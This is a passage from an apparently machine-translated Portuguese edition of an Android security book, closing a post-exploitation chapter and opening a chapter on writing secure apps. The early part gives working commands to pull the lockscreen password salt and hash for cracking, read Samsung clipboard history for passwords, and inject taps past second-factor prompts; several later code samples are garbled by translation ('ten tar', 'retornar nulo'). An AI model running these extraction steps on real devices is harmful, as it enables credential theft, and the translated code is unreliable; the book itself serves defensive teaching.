- `/data/data/com.android.providers.settings/databases/settings.db`

Depois que for descoberto que o banco de dados apropriado contém o arquivo `lockscreen.password_salt`, você poderá extraí-lo da seguinte forma:

```
$ sqlite3 settings.db "select value from secure where name =  
'lockscreen.password_salt'"  
6286553008896743476
```

Você encontra o valor de hash salgado da senha no final do arquivo `.key` da senha e pode extraí-lo da seguinte forma:

```
$ tail --bytes 32 password.key  
8C10A1204AB6B8E3B7F155A6D7C9251E
```

Depois de obter o sal e o hash salgado, você pode usar uma das muitas ferramentas disponíveis para realizar o cracking. Uma das mais maduras em seu espaço é o `oclHashcat` (consulte <http://hashcat.net/oclhashcat/>) e suas variantes.

### **Leitura de pranchetas ampliadas**

Qualquer aplicativo com o `Context` pode ler a área de transferência de um usuário, o que pode revelar informações confidenciais, especialmente se o usuário usar um gerenciador de senhas. Esse ataque foi mostrado em "Outros mecanismos de comunicação" no Capítulo 7. Seria melhor para um invasor poder ler um histórico dos últimos 20 itens que foram colocados na área de transferência. Isso provavelmente revelaria várias senhas se o usuário usasse um gerenciador de senhas. Alguns fabricantes de dispositivos, como a Samsung, têm um recurso de área de transferência estendida que faz isso. Ele armazena os últimos 20 itens no diretório `/data/clipboard/`. Aqui está um trecho da saída desse diretório:

```
shell@jflte:/ $ ls -l /data/clipboard/  
drwxrwxr-x sistema system2014-11-07 10:13 11191631441356_824_375  
drwxrwxr-x sistema system2014-11-13 21:03 1120027848334_463_93  
drwxrwxr-x sistema system2014-11-12 01:43 1129463352437_797_564  
drwxrwxr-x sistema system2014-11-13 21:19 11307915521940_67_32  
drwxrwxr-x sistema system2014-11-14 01:42 11310498884247_111_65  
drwxrwxr-x sistema system2014-11-11 21:35 11669478483512_725_396  
...
```

A listagem do diretório que foi atualizado mais recentemente revela o seguinte:

```
shell@jflte:/ $ ls -l /data/clipboard/11669478483512_725_396/  
-rw----- system system238 2014-11-11 21:35 clip
```

Cada diretório tem um arquivo de clipe que é de propriedade do usuário do sistema, o que significa que o invasor deve ter

esse acesso ou superior. A recuperação e a inspeção desse arquivo revelam que ele não é um texto simples. Executando o utilitário de arquivo contra ele

mostra que ele é um objeto Java serializado:

```
$ clipe de arquivo  
clipe: Dados de serialização Java, versão 5
```

Você pode usar uma ferramenta bacana chamada jdeserialize ([consulte https://code.google.com/p/jdeserialize/](https://code.google.com/p/jdeserialize/)) para inspecionar esse objeto. Isso mostra que o valor real do clipe era "Hi there!":

```
$ java -jar jdeserialize-1.2.jar -noclasses clip  
leitura: android.sec.clipboard.data.list.ClipboardDataText _h0x7e0003 =  
r_0x7e0000;  
//// BEGIN stream content output  
android.sec.clipboard.data.list.ClipboardDataText _h0x7e0003 =  
r_0x7e0000;  
//// END saída de conteúdo de fluxo  
  
//// BEGIN instance dump  
[instância 0x7e0003:  
0x7e0000/android.sec.clipboard.data.list.ClipboardDataText field  
data:  
    0x7e0000/android.sec.clipboard.data.list.ClipboardDataText:  
        mValue: r0x7e0004: [String 0x7e0004: "Olá!"].  
    0x7e0002/android.sec.clipboard.data.ClipboardData:  
        LOG_LEN: 20  
        mFormatID: 2  
        mIsProtected: false  
]  
//// END instance dump
```

Novamente, a capacidade de ler pranchetas é particularmente útil se você souber que o proprietário do dispositivo comprometido usa um gerenciador de senhas.

### **Simulação da interação com o usuário**

Quaisquer técnicas de pós-exploração que exijam um toque na tela em um determinado local, texto a ser digitado ou alguma outra ação do usuário provavelmente podem ser feitas usando o script de entrada presente nos dispositivos Android. Pense em qualquer solução de autenticação de segundo fator que exija que o usuário aceite uma solicitação para fazer login em uma VPN ou aprovar uma transação bancária. Uma técnica que permita que o invasor interaja com a tela pode ajudar a contornar a segurança desses mecanismos de segurança adicionais.

Aqui estão as opções disponíveis para o script de entrada em um dispositivo KitKat:

```
$ adb shell input  
Uso: input [<source>] <command> [<arg>...]
```

As fontes são:

```
mouse trackball  
joystick  
touchnavigation  
teclado  
gamepad  
touchpad  
dpad  
stylus  
tela sensível ao toque
```

Os comandos e as fontes padrão são:

```
text <string> (Padrão: tela sensível ao toque)  
keyevent [-longpress] <número ou nome do código da tecla> ... (Padrão:  
teclado)  
    toque <x> <y> (Padrão: tela sensível ao toque)  
    deslizar <x1> <y1> <x2> <y2> [duração (ms)] (Padrão: tela sensível ao  
    toque) pressionar (Padrão: trackball)  
    rolar <dx> <dy> (Padrão: trackball)
```

Para usar o script de entrada para tocar na tela, você pode executá-lo da seguinte forma:

```
$ adb shell input tap 520 960
```

Isso toca exatamente no meio da tela. Para encontrar as dimensões de uma tela, você pode usar o comando `dumpsys` e filtrar por um atributo chamado `mUnrestrictedScreen`:

```
$ adb shell dumpsys window | grep mUnrestrictedScreen  
mUnrestrictedScreen=(0,0) 1080x1920
```

O script de entrada pode ser usado pelo shell, pelo sistema ou por usuários root. Ele também pode ser usado por aplicativos que possuem o `INJECT_EVENTS`; no entanto, isso é protegido pelo nível de proteção da assinatura.

### **Extração de dados de aplicativos com acesso físico**

O acesso físico a um dispositivo permite a extração de dados do usuário e de dados de aplicativos potencialmente confidenciais por meio do uso da funcionalidade de backup do ADB. Conecte o dispositivo ao seu computador e execute o seguinte para fazer backup de todos os dados de aplicativos que não tenham o atributo de manifesto `allowBackup` definido como `falso`, bem como do cartão SD:

```
$ adb backup -all -shared
```

Na tela do dispositivo, não use uma senha e toque em Back Up My Data (Fazer backup dos meus dados). Isso demora um pouco. Coloque um arquivo `backup.ab` no diretório de trabalho atual em seu computador. Você pode extraí-lo da mesma forma apresentada no Capítulo 7, "Explorando atributos de pacotes mal configurados".

## **Resumo**

Este capítulo mostrou os vários vetores de ataque que podem ser usados para se estabelecer em um dispositivo. Ele também explorou algumas atividades pós-exploração que poderiam ser usadas para aumentar os privilégios e infiltrar-se nos dados do usuário. Todas as explorações remotas apresentadas que permitiram a execução inicial de código no dispositivo foram causadas por vulnerabilidades em aplicativos instalados, o que destaca a importância de os desenvolvedores implementarem um ciclo de vida de desenvolvimento seguro, especialmente se o aplicativo for instalado em milhões de dispositivos. O conteúdo apresentado neste capítulo pode parecer muito ofensivo por natureza. No entanto, essas são algumas das técnicas que um invasor real empregaria para obter acesso ao seu dispositivo. Como desenvolvedor ou profissional de segurança, conhecer os tipos de ataques possíveis é fundamental para corrigi-los ou evitá-los no futuro. O Capítulo 9 discutirá maneiras de garantir a segurança de aplicativos individuais.

# CAPÍTULO 9

## Como escrever aplicativos Android seguros

Você já explorou muitas maneiras diferentes de encontrar vulnerabilidades em aplicativos e explorá-las. Este capítulo aborda maneiras de evitar essas vulnerabilidades em seus aplicativos implementando os mecanismos de segurança corretos.

Serão exploradas as proteções contra vulnerabilidades comuns, como injeção de código, falhas lógicas, armazenamento inseguro, configuração de aplicativos, canais de comunicação inseguros, registro em log e outros. Alguns desses mecanismos podem ser simples alterações de configuração e outros exigem alterações no nível do código.

### Princípio da menor exposição

Quanto menos pontos de entrada houver em um aplicativo, menor será a superfície de ataque. Para minimizar a superfície de ataque de um aplicativo, o desenvolvedor do aplicativo precisa executar as seguintes tarefas de forma iterativa:

1. Considere todos os pontos de entrada no aplicativo. Isso envolve encontrar cada parte do código do aplicativo que esteja exposta de alguma forma à entrada de fontes externas.
2. Remova todos os pontos de entrada que possam existir. Um aplicativo que tenha pontos de entrada mínimos já reduziu sua exposição ao risco.
3. Se um ponto de entrada tiver que ser exposto, execute verificações de segurança nos pontos de entrada antes de executar qualquer outro código.

### Componentes do aplicativo

Um aplicativo deve reduzir seus componentes de aplicativo exportados ao essencial. Quanto menos componentes exportados, melhor. No aplicativo a seguir, somente sua atividade principal é exportada para que possa ser iniciada. Nenhum outro componente é exposto:

```
dz> run app.package.attacksurface com.myapp.secure
Attack Surface:
 1 atividades exportadas
 0 receptores de transmissão exportados
 0 provedores de conteúdo exportados
 0 serviços exportados
```

Esse nível de exposição seria considerado um caso ideal e só pode ser alcançado se o aplicativo não oferecer nenhuma oportunidade de integração com outros aplicativos no dispositivo.

### Armazenamento de dados

Se o armazenamento de qualquer dado do aplicativo não for absolutamente necessário, simplesmente não o armazene. Isso inclui o armazenamento de dados no diretório de dados privados do aplicativo ou no cartão SD.

### Interagindo com fontes não confiáveis

Um aplicativo que recupera informações do cartão SD, da Internet, de Wi-Fi, de Bluetooth ou de qualquer outra fonte que não esteja diretamente sob o controle do aplicativo deve ser examinado quanto à autenticidade. A autenticação pode ser feita na forma de verificações de assinatura das informações, algum tipo de criptografia que confirme a identidade da fonte que enviou essas informações ou algum outro esquema de validação. Tenha cuidado ao fazer o download de classes ou executar executáveis de locais não confiáveis. Considere de onde eles foram carregados e se estão armazenados de forma segura. É melhor ter uma maneira de verificar criptograficamente se o código é legítimo antes de usá-lo.

### Solicitação de permissões mínimas

Solicite o mínimo de permissões necessárias para que seu aplicativo funcione corretamente. A execução de uma tarefa de forma que não exija uma permissão extra geralmente é considerada a opção mais segura. Além disso, solicitar o mínimo de permissões possível ajuda a tranquilizar os usuários mais preocupados com a segurança. Fazer isso também

reduz o impacto de alguém explorar seu aplicativo. Para obter um exemplo dessa teoria, consulte o Capítulo 8, onde os aplicativos que tinham as permissões `INSTALL_PACKAGES` foram explorados com um efeito devastador. Essa recomendação também é relevante para solicitar o uso de usuários compartilhados poderosos, como `android.uid.system`. Os usuários compartilhados só devem ser usados se forem absolutamente necessários.

## Agrupamento de arquivos dentro do APK

Antes de liberar seu aplicativo para o mundo, reserve um tempo para descompactar o APK e verificar o que está dentro dele, pois você pode encontrar outros arquivos incluídos involuntariamente no APK. Você não gostaria que alguém pudesse obter inadvertidamente um arquivo contendo credenciais SSH para o seu servidor de testes que fazia parte do projeto durante o desenvolvimento ou outros arquivos confidenciais.

## Mecanismos essenciais de segurança

Esta seção apresenta um conjunto de mecanismos de segurança essenciais que devem ser implementados para garantir que um aplicativo seja seguro para uso geral.

### Revisão dos pontos de entrada nos componentes do aplicativo

Você deve analisar cada ponto de entrada no código do aplicativo que é acessível pela área restrita de IPC para garantir que seja fornecido o nível máximo possível de segurança. A maneira mais fácil de revisar seu próprio código é rastrear as funções que manipulam o código de outros aplicativos dentro de cada componente exportado. [A Tabela 9.1](#) detalha os métodos que são relevantes para cada um dos componentes do aplicativo.

**Tabela 9.1** Métodos por componente de aplicativo que recebem dados de outros aplicativos

| COMPONENTE              | MÉTODO                                                                                                         |
|-------------------------|----------------------------------------------------------------------------------------------------------------|
| Atividade               | <code>onCreate()</code>                                                                                        |
| Receptor de transmissão | <code>onReceive()</code>                                                                                       |
| Provedor de conteúdo    | <code>query()</code> <code>insert()</code> <code>update()</code> <code>delete()</code> <code>openFile()</code> |
| Serviço                 | <code>onStartCommand()</code> <code> onBind()</code>                                                           |

Quando um componente de aplicativo é exportado, a funcionalidade definida em cada método fica disponível para outros aplicativos. Certifique-se de que todos os caminhos de código existentes nessas funções sejam deliberados e não possam levar a consequências não intencionais.

Para manter um alto nível de segurança, seu aplicativo deve fazer uso adequado da proteção de permissão em todos os componentes definidos do aplicativo, inclusive atividades, receptores de transmissão, serviços e provedores de conteúdo que são exportados. Nenhum componente deve estar disponível para outros aplicativos no mesmo dispositivo que não estejam protegidos por uma permissão personalizada definida, a menos que esse componente seja destinado ao uso público e que tenha sido tomado muito cuidado em sua implementação. Isso também se aplica a receptores de transmissão registrados em tempo de execução e transmissões enviadas a outros aplicativos confiáveis.

Você pode impor permissões definindo o atributo `android:permission` de um componente definido no manifesto. Para garantir que todos os componentes sejam protegidos pela mesma permissão em um nível superior, defina o atributo `android:permission` na tag `<application>`. Isso aplica a permissão declarada a todos os componentes do aplicativo definidos no manifesto.

O aspecto mais importante da proteção de uma permissão personalizada é garantir que o nível de proteção correto seja definido para ela. O nível de proteção da assinatura garante que somente os aplicativos assinados com o mesmo certificado possam solicitar a permissão. Definir um nível de proteção `normal` ou `perigoso` significa que outro aplicativo pode solicitar essa permissão e o sistema a concederá. Isso permitirá que um aplicativo mal-intencionado interaja com quaisquer componentes que exijam que essa permissão seja mantida pelo chamador e poderá expor inadvertidamente os dados do aplicativo ou o componente a outros ataques. Aqui está um exemplo de uma permissão personalizada com o nível de proteção de assinatura:

```
<permission android:name="com.myapp.CUSTOM"
```

```
        android:protectionLevel="signature" />
```

O uso de permissões é uma recomendação geral que contribui muito para a segurança de um aplicativo. O restante desta seção explora recomendações adicionais que são específicas para cada um dos componentes do aplicativo.

## Atividades de segurança

Além de todas as medidas padrão de segurança dos componentes do aplicativo, você deve considerar o seguinte para as atividades.

### Snooping do gerenciador de tarefas

Duas configurações permitem evitar que o conteúdo das atividades do seu aplicativo apareça na lista de aplicativos recentes: Você pode optar por mostrar uma tela em branco na lista Recente ou remover completamente a entrada da lista. Para fazer com que uma atividade seja exibida como uma tela em branco, implemente o seguinte código dentro do método `onCreate()` da atividade:

```
getWindow().addFlags(WindowManager.LayoutParams.FLAG_SECURE);
```

O parâmetro `FLAG_SECURE` garante que o conteúdo não aparecerá nas capturas de tela.

Para impedir que a tarefa seja exibida na lista de aplicativos recentes, opte por excluí-la definindo o atributo `android:excludeFromRecents` como `true` em cada atividade no manifesto do aplicativo. Você também pode executar essa ação no código ao iniciar uma nova atividade, adicionando o sinalizador `FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS` definido da seguinte forma:

```
intent.addFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
```

## Roubo de fita

Para garantir que não seja possível realizar ataques de tapjacking em atividades confidenciais dentro do seu aplicativo, você pode aplicar atributos a uma visualização. Você pode definir o seguinte atributo no arquivo de layout da sua atividade em cada item que herda de uma visualização:

```
android:filterTouchesWhenObscured="true"
```

Para evitar que os toques sejam enviados por todos os elementos da atividade, aplique esse atributo ao layout de nível superior da atividade. Você também pode fazer isso de forma programática usando o método `setFilterTouchesWhenObscured` da seguinte forma:

```
view.setFilterTouchesWhenObscured(true);
```

Isso garante que os toques não possam ser enviados à sua atividade quando a visualização de outro aplicativo se sobrepõe à sua atividade.

## Desativação de adições ao dicionário do Android

Nas caixas de entrada normais do Android, as palavras desconhecidas são adicionadas automaticamente ao dicionário do usuário. Isso é útil para aplicativos cotidianos. No entanto, os aplicativos confidenciais podem conter caixas de entrada em que o texto digitado pelos usuários não deve ser inserido no dicionário por vários motivos, como transmissão de códigos, chaves de criptografia, senhas que não precisam ser mascaradas e assim por diante. Se um invasor obtiver acesso a um dispositivo por meio de um aplicativo malicioso ou comprometendo um aplicativo instalado, ele poderá estar em condições de recuperar o conteúdo do dicionário.

Para impedir que palavras ou números indesejados sejam adicionados ao dicionário do Android, defina a opção atributo `android:inputType="textVisiblePassword"` em uma caixa `EditText`.

## Proteção contra ataques de fragmentos

Nas versões 4.3 e inferiores do Android, não é possível proteger explicitamente contra ataques de fragmentos. A única proteção disponível é não expor o componente vulnerável. Isso significa que nenhuma atividade que estenda `PreferenceActivity` deve ser exportada para outros aplicativos.

Desde o Android 4.4, a proteção contra ataques de fragmentos é possível por meio do uso de um novo método na classe `PreferenceActivity` chamado `isValidFragment`. Você deve substituir explicitamente esse método para permitir que o fragmento seja carregado dentro da atividade. O código a seguir fornece uma lista branca de fragmentos que podem ser carregados nessa atividade:

```
@Override  
protected boolean isValidFragment(String fragmentName)  
{  
    String[] validFragments = {"com.myapp.pref.frag1",  
                               "com.myapp.pref.frag2"};  
    return Arrays.asList(validFragments).contains(fragmentName);  
}
```

## Garantia de limites de confiança seguros

Se o seu aplicativo contiver uma tela de login ou qualquer outra forma de limite de confiança, tome cuidado com a forma como ela é tratada. Se a sua atividade de login contiver uma forma de iniciar atividades destinadas apenas a usuários confiáveis, o modelo de autenticação do aplicativo poderá ser anulado.

Portanto, é importante garantir que não exista nenhuma maneira de abrir uma atividade destinada a usuários autenticados a partir de uma área não autenticada do aplicativo, como uma atividade de login. Uma solução mais complexa para isso pode ser a implementação de uma variável em todo o aplicativo para rastrear se um usuário está autenticado. As atividades autenticadas devem estar disponíveis somente depois que o usuário tiver passado pela verificação de autenticação, que deve ser realizada quando a atividade for iniciada pela primeira vez. Se o usuário não tiver se autenticado, a atividade deverá ser fechada imediatamente.

## Exibições de senha de mascaramento

Todas as senhas que o usuário tiver que digitar devem ser mascaradas. Isso é feito usando uma caixa `EditText` com o atributo

`android:inputType="textPassword"`. Isso é suficiente para proteger as senhas dos usuários contra olhares curiosos.

Se a forma padrão como o Android mascara as senhas for insuficiente para a sua implementação, você poderá codificar o seu próprio `TransformationMethod` para lidar com a forma como a senha é exibida. Você pode defini-lo da seguinte forma:

```
passwordBox.setTransformationMethod(new CustomTransformationMethod());
```

## Escrutínio de atividades navegáveis

Se você usa atividades que têm um filtro de intenção que contém a categoria `BROWSABLE`, deve estar ciente de que é possível interagir com essa atividade em um navegador da Web. Conforme visto no Capítulo 8, tornar uma atividade `BROWSABLE` faz dela um alvo de alto valor para um invasor, e a exploração de problemas dentro da atividade geralmente é trivial.

Se sua atividade não exigir explicitamente que seja `BROWSABLE`, ela deverá ser removida. No entanto, se você tiver motivos legítimos para usá-la, deverá considerar todas as possíveis intenções que possam fazer com que as ações ocorram automaticamente dentro da sua atividade. Se um invasor conseguir enviar uma intenção que abuse de alguma falha lógica ou funcionalidade dentro do seu aplicativo, você poderá estar expondo o proprietário do dispositivo a um nível desnecessário de risco.

## Proteção dos provedores de conteúdo

Esta seção explora a injeção de código e manifesta vulnerabilidades de configuração incorreta que são comumente descobertas em provedores de conteúdo.

## Comportamento padrão de exportação

O comportamento de exportação padrão dos provedores de conteúdo anteriores à versão 17 da API foi abordado no Capítulo 7; no entanto, esta seção serve como um lembrete. Para garantir que um provedor de conteúdo não seja exportado de forma consistente em todas as versões do Android, defina-o explicitamente como `android:exported="false"` em sua declaração de manifesto, conforme mostrado no exemplo a seguir:

```
<provedor  
    android:name=".ContentProvider"
```

```
    android:authorities="com.myapp.ContentProvider" android:exported="false" >
</provider>
```

## Injeção de SQL

Os provedores de conteúdo que usam o SQLite em sua implementação podem estar sujeitos a ataques de injeção de SQL se a entrada do usuário for usada diretamente dentro de uma instrução SQL. Isso pode ocorrer porque um desenvolvedor usou o método `rawQuery()` do `SQLiteDatabase` concatenando consultas SQL diretamente com a entrada do usuário.

Para se proteger contra ataques de injeção de SQL no Android, você pode usar instruções preparadas como faria para proteger entradas de aplicativos da Web. O exemplo a seguir mostra o uso de uma `rawQuery()` com instruções preparadas. A variável de banco de dados é do tipo `SQLiteDatabase`.

```
String[] userInput = new String[] {"book", "wiley"};
Cursor c = database.rawQuery("SELECT * FROM Products WHERE type=? AND
brand=?", userInput);
```

Você pode fazer isso de maneira semelhante usando o método `query()` em que a seleção pode conter os pontos de interrogação e ser substituída pelo conteúdo em `selectionArgs`.

```
String[] userInput = new String[] {"book", "wiley"};
Cursor c = database.query("Products", null, "type=? AND brand=?", userInput,
null, null, null);
```

Para ações que não sejam consultas, é possível usar a classe `SQLiteDatabase` para executar um comando preparado, como mostrado aqui:

```
SQLiteDatabase statement = database.compileStatement("INSERT INTO Products
(type, brand) values (?, ?)");
statement.bindString(1, "book");
statement.bindString(1, "wiley");
statement.execute();
```

O uso de instruções preparadas garante que a entrada do usuário seja escapada adequadamente e não se torne parte da própria consulta SQL.

## Travessia de diretório

A base para verificar se outro aplicativo está tentando um ataque de passagem de diretório contra um provedor de conteúdo é testar a pasta resultante em relação a um valor bom conhecido. Isso se resume a verificar se um arquivo que está sendo solicitado reside em uma pasta "permitida".

Para isso, use o método `getCanonicalPath()` da classe `File`. Isso converte um caminho em um caminho que tem os caracteres . e .. resultantes removidos e trabalhados no caminho resultante. Execute essa verificação e compare-a com uma lista de arquivos permitidos em um determinado diretório ou com o local do próprio diretório para se prevenir contra esse ataque. O código a seguir limita outros aplicativos a lerem apenas arquivos dentro do diretório

`/files/` dentro do diretório de dados privados do seu aplicativo:

```
@Override
public ParcelFileDescriptor openFile (Uri uri, String mode)
{
    ten
    tar
    {
        String baseFolder = getContext().getFilesDir().getPath(); File
        requestedFile = new File(uri.getPath());

        /Só permite a recuperação de arquivos do diretório /files/
        //diretório no diretório de dados privados
        Se (requestedFile.getCanonicalPath().startsWith(baseFolder))
            retornar ParcelFileDescriptor.open(requestedFile,
                ParcelFileDescriptor.MODE_READ_ONLY);
        mais
            retornar nulo;
    }
    catch (FileNotFoundException e)
    {
```

```
        retornar nulo;
    }
    catch (IOException e)
    {
        retornar nulo;
    }
}
```

## Correspondência de padrões

Ao realizar qualquer verificação de correspondência de padrão em um URI de conteúdo solicitado, sempre tenha cuidado com as implicações do uso de uma correspondência de padrão literal na tag <path-permission> na forma do atributo android:path.

Pode haver outras formas válidas dos dados solicitados que não são cobertas por sua lógica, portanto, use uma verificação de que um determinado prefixo está presente ou, se possível, crie uma expressão regular para a comparação. Aqui está um exemplo de uso de um prefixo para a comparação e aplicação de uma permissão de caminho:

```
<provider
    android:name=".ContentProvider"
    android:authorities="com.myapp.ContentProvider"
    android:multiprocess="true" android:exported="true"
    >
    <path-permission
        android:pathPrefix="/Data"
        android:readPermission="com.myapp.READ_DATA"
        android:writePermission="com.myapp.WRITE_DATA"/>
</provider>
```

Em vez do android:pathPrefix usado neste exemplo, você poderia usar uma expressão regular, como a seguir:

```
    android:pathPattern="/Data.*"
```

## Proteção de receptores de transmissão

Além de todas as medidas de segurança padrão dos componentes do aplicativo, a única exceção é o uso de códigos secretos.

Apesar do nome, esses códigos podem ser facilmente enumerados com o uso de várias ferramentas disponíveis na Play Store. Um usuário ou invasor que conheça o código secreto implementado não deve ter nenhum controle sobre o aplicativo além daquele fornecido ao iniciá-lo da maneira normal. Os códigos secretos devem ser usados apenas por conveniência ou para fins de teste. O ideal é que, se você os usar para fins de teste ou depuração, remova-os antes de liberar o aplicativo para produção. Examine minuciosamente o código dentro do receptor de transmissão para garantir que uma ação não intencional não possa ser executada simplesmente invocando o código secreto. Em alguns dispositivos e versões mais antigas do Android, é possível invocar esses códigos a partir do navegador visitando um site criado. Isso significa que executar uma ação automaticamente após o recebimento da transmissão do discador é especialmente perigoso.

## Armazenamento seguro de arquivos

O armazenamento de qualquer informação no dispositivo por um aplicativo deve ser feito de forma segura. A sandbox do Android para os dados do aplicativo não é suficiente para criar um aplicativo realmente seguro. Já mostramos várias vezes como derrotar essa sandbox por meio da configuração incorreta e da exploração do sistema. Portanto, a suposição de que um invasor não pode acessar os arquivos que estão em um diretório de dados privado é um tanto ingênuas.

## Criando arquivos e pastas com segurança

Ao criar um arquivo, declarar explicitamente as permissões do arquivo é melhor do que confiar na umask definida pelo sistema. A seguir, um exemplo de declaração explícita das permissões para que somente o aplicativo que o criou possa acessar e modificar o arquivo:

```
FileOutputStream secretFile = openFileOutput("secret",
    Context.MODE_PRIVATE);
```

Da mesma forma, você pode criar uma pasta no diretório de dados privados do aplicativo que é definido com secure

permissões da seguinte forma:

```
Arquivo newdir = getDir("newdir", Context.MODE_PRIVATE);
```

Alguns exemplos na Internet mostram exemplos de código semelhantes, mas sem o uso dos números inteiros finais estáticos que representam as permissões. Um exemplo que de fato torna um arquivo recém-criado legível no mundo é mostrado aqui:

```
FileOutputStream secretFile = openFileOutput("secret", 1);
```

O uso de números inteiros diretos que representam as permissões não é aconselhável porque não fica claro, ao revisar o código em um relance, qual será o resultado.

Ao usar o código nativo para criar um arquivo, você também pode especificar explicitamente as permissões. Este exemplo mostra como fazer isso na função `open`:

```
FILE * secretFile = open("/data/data/com.myapp/files/secret",
    O_CREAT|O_RDWR, S_IRUSR|S_IWUSR);
```

Isso cria o arquivo com permissões que permitem apenas que o proprietário do aplicativo leia e grave nele.

### ***Uso de criptografia***

Os capítulos anteriores discutiram ataques que podem ser usados para expor o conteúdo de um diretório de dados privados. Esses ataques destacam a importância de dar um passo a mais e criptografar todos os arquivos confidenciais que residem no disco. Ao armazenar arquivos confidenciais no cartão SD, é absolutamente necessário criptografá-los. Isso também se aplica aos dados que estão sendo lidos do cartão SD, pois a capacidade de manipular arquivos de entrada pode ser um ponto de entrada no aplicativo para um invasor. Você deve considerar o cartão SD como uma área pública no dispositivo e tomar cuidado ao usá-lo para armazenamento.

O campo da criptografia é um campo altamente técnico que é explorado apenas levemente na próxima seção. Um ponto importante é que criar seus próprios esquemas de criptografia não é uma solução aceitável. Os esquemas de criptografia amplamente aceitos são matematicamente comprovados e passaram muitos anos em revisão por criptógrafos profissionais. Não despreze o tempo e o esforço investidos nesses esforços; o resultado garante que os algoritmos de criptografia amplamente conhecidos sempre fornecerão melhor segurança do que os personalizados. A seguir, há um conjunto de decisões seguras que estão de acordo com as recomendações de criptógrafos profissionais:

- Use no mínimo AES de 256 bits para criptografia de chave simétrica. Evite usar o modo ECB (Electronic Code Book) porque ele permitirá que um invasor descubra padrões nos dados entre diferentes blocos criptografados.
- Use RSA de 2048 bits para criptografia assimétrica.
- Use SHA-256 ou SHA-512 como algoritmo de hash.
- Se for possível saigar as senhas, faça-o com uma cadeia de caracteres gerada aleatoriamente. Esse método é especialmente útil quando você precisa fazer o hash de uma senha de algum tipo. O sal não é um segredo e pode ser armazenado junto com as informações criptografadas. O sal evita o uso de tabelas arco-íris pré-computadas para recuperar senhas e não é um segredo em si.

### ***Uso de números aleatórios, geração de chaves e armazenamento de chaves***

Se, em algum momento do aplicativo, você precisar gerar um número aleatório ou obter uma chave usada para fins criptográficos, deverá estar atento a vários aspectos. Os mais importantes são os seguintes:

- Nunca semeie um gerador de números pseudo-aleatórios (PRNG) usando a data e a hora atuais. Esse é um valor de semente determinístico que não é adequado para a geração de chaves. As versões do Android anteriores à 4.2 geravam a mesma sequência idêntica de números do `SecureRandom` quando recebiam a mesma semente, porque a semente não era misturada com a fonte interna de entropia, mas sim substituída. Isso significa que, nessas versões, qualquer número aleatório gerado poderia ser adivinhado se o invasor forçasse iterativamente um conjunto de valores prováveis de semente.
- Nunca semeie um PRNG com um número constante. Se essa semente for recuperada do código descompilado, um invasor também poderá usá-la para recuperar a sequência de números gerados pelo PRNG.

- Nunca use valores do dispositivo, como o número IMEI (International Mobile Equipment Identity) ou a ID do Android, como chave de criptografia ou como entrada para uma. Um invasor pode recuperar facilmente esses valores, especialmente se tiver obtido execução arbitrária de código no dispositivo.
- Ao usar funções de derivação de chaves, nunca use valores de sal constantes e sempre use iterações de 10.000 ou mais. Isso tornará inviável o uso de tabelas de arco-íris e a força bruta das senhas será cara.

Agora que você já leu sobre algumas das coisas que não deve fazer, é hora de analisar as possíveis soluções. Para gerar um número aleatório, você usa o `SecureRandom`, mas deve tomar cuidado com a forma como ele é semeado.

A semeadura com uma semente não determinística é importante e você deve usar muitas entradas para criá-la a fim de garantir a aleatoriedade. O Android Developers Blog tem um excelente código para gerar valores de semente

(<http://android-developers.blogspot.co.uk/2013/08/some-securerandom-thoughts.html>). A técnica usada mistura: a hora atual, o PID, o UID, a impressão digital de compilação e o número de série do hardware no PRNG do Linux em `/dev/urandom`.

Para gerar uma chave AES de 256 bits que é semeada somente a partir da entropia padrão do sistema, você pode usar o seguinte código:

```
SecureRandom sr = new SecureRandom();
KeyGenerator generator = KeyGenerator.getInstance("AES"); generator.init(256,
sr);
SecretKey key = generator.generateKey();
```

Se você usar esse código, a pergunta que não quer calar é: onde você deve armazenar a chave? Essa pergunta é um dos maiores problemas enfrentados pelos desenvolvedores que desejam criptografar arquivos de aplicativos. É uma questão complicada, com muitas opiniões divergentes sobre a solução correta. A resposta deve depender do tipo e da sensibilidade do aplicativo, mas algumas soluções possíveis são discutidas aqui.

Uma solução que não é aceitável é a codificação da senha no código-fonte. Você viu a facilidade com que um invasor pode descompilar um aplicativo e obter essas chaves, o que torna a medida completamente ineficaz.

Para aplicativos de alta segurança, a resposta é simples: O usuário deve ter a chave. Se o aplicativo exigir algum tipo de senha para acessá-lo, a senha inserida deverá ser usada para derivar a chave de criptografia por meio de uma função de derivação de chave, como PBKDF2. Isso garante que a chave de criptografia possa ser derivada somente da senha correta do usuário. Se um invasor obtiver um arquivo criptografado, ele poderá tentar usar a força bruta na senha e executá-la por meio da função de derivação de chave para descriptografar o arquivo. No entanto, esse ataque é praticamente inviável quando são usadas senhas fortes. Uma implementação funcional do uso de uma senha de usuário ou pin para gerar a chave de criptografia é fornecida pelo Google em <http://android-developers.blogspot.com/2013/02/using-cryptography-to-store-credentials.html> e é mostrada aqui:

```
public static SecretKey generateKey(char[] passphraseOrPin, byte[] salt) throws
NoSuchAlgorithmException, InvalidKeySpecException {
    // Número de rodadas de reforço PBKDF2 a serem usadas. Valores maiores aumentam
    // tempo de computação. Selecione um valor que cause
    // computação para levar >100ms.
    final int iterations = 1000;

    // Gerar uma chave de 256 bits
    int final outputKeyLength = 256;

    SecretKeyFactory secretKeyFactory =
        SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
    KeySpec keySpec = new PBEKeySpec(passphraseOrPin, salt, iterations,
                                    outputKeyLength);
    SecretKey secretKey = secretKeyFactory.generateSecret(keySpec); return
    secretKey;
}
```

O salt na implementação anterior pode ser qualquer valor gerado aleatoriamente que seja armazenado junto com os dados criptografados no diretório de dados privados do aplicativo.

Para aplicativos em que as chaves de criptografia derivadas do usuário não são possíveis, é preciso adotar uma abordagem de melhor esforço. Se a chave de criptografia não estiver usando algo do usuário, ela deverá ser armazenada em algum lugar do dispositivo ou recuperada do serviço da Web do aplicativo vinculado. Armazenar a chave de criptografia na mesma pasta que o arquivo criptografado provavelmente seria de pouca utilidade, pois se um invasor conseguir recuperar o arquivo criptografado, ele

